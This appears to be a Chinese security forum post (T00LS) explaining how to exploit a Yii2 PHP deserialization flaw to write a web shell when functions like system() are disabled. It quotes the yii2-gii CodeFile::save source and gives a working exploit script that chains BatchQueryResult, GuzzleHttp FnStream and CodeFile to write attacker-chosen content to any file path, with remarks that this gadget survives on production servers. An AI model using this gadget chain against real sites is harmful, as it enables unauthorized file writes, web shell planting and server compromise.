




yii2 反序列化写 shell 方式利用 – 原创文章发布 (Original Article) – T00LS | 低调求发展 – 潜心习安全

遇到个 yii 的源码刚好有漏洞，搜了一圈的 rce 都是调用 `call_user_func` 直接 `system` 这样搞

实际环境大部份 `system` 这些函数都是禁用的，于是搜了下找了个直接 `getshell` 的 `vendor\yiisoft\yii2-gii\src\CodeFile.php`:



```
CodeFile.php - basic - Visual Studio Code
vendor > yii2-gii > src > CodeFile.php
64 public function __construct($path, $content, $config = [])
65 {
66     parent::__construct($config);
67
68     $this->path = strtr($path, '\\', DIRECTORY_SEPARATOR . DIRECTORY_SEPARATOR);
69     $this->content = $content;
70     $this->id = md5($this->path);
71     if (is_file($path)) {
72         $this->operation = file_get_contents($path) === $content ? self::OP_SKI
73     } else {
74         $this->operation = self::OP_CREATE;
75     }
76 }
77
78 /**
79  * Saves the code into the file specified by [[path]].
80  * @return string|bool the error occurred while saving the code file, or true i
81  */
82 public function save()
83 {
84     $module = isset(Yii::$app->controller) ? Yii::$app->controller->module : nu
85     if ($this->operation === self::OP_CREATE) {
86         $dir = dirname($this->path);
87         if (is_dir($dir)) {
88             if ($module instanceof YiiModule) {
89                 $mask = @umask(0);
90                 $result = @mkdir($dir, $module->newDirMode, true);
91                 @umask($mask);
92             } else {
93                 $result = @mkdir($dir, 0777, true);
94             }
95             if (!$result) {
96                 return "Unable to create the directory '$dir'.";
97             }
98         }
99     }
100     if (@file_put_contents($this->path, $this->content) === false) {
101         return "Unable to write the file '{$this->path}'.";
102     }
103
104     if ($module instanceof YiiModule) {
105         $mask = @umask(0);
106         @chmod($this->path, $module->newFileMode);
107         @umask($mask);
108     }
109
110     return true;
111 }
```

exp:

```
<?php
namespace yii\gii{
    class CodeFile {
        protected $path = "/tmp/1"; //文件
        protected $content = "test"; //内容
    }
}

namespace GuzzleHttp\Psr7 {
    use yii\gii\CodeFile;
```



```
use yii\gii\CodeFile;
class FnStream {
    var $_fn_close;
    function __construct() {
        $this->_fn_close = array(
            new CodeFile(),
            'save'
        );
    }
}

namespace yii\db {
    use GuzzleHttp\Psr7\FnStream;
    class BatchQueryResult {
        private $_dataReader;
        public function __construct() {
            $this->_dataReader = new FnStream();
        }
    }
    $b = new BatchQueryResult();
    echo urlencode(serialize($b));
}
```

这里调用的是 GuzzleHttp\Psr7\FnStream 来执行，这个类基本上开发人员都不会删，网上一堆用 phpoint 来搞的真是耽误事，这玩意生产环境谁会放上去啊。。。

TCV-1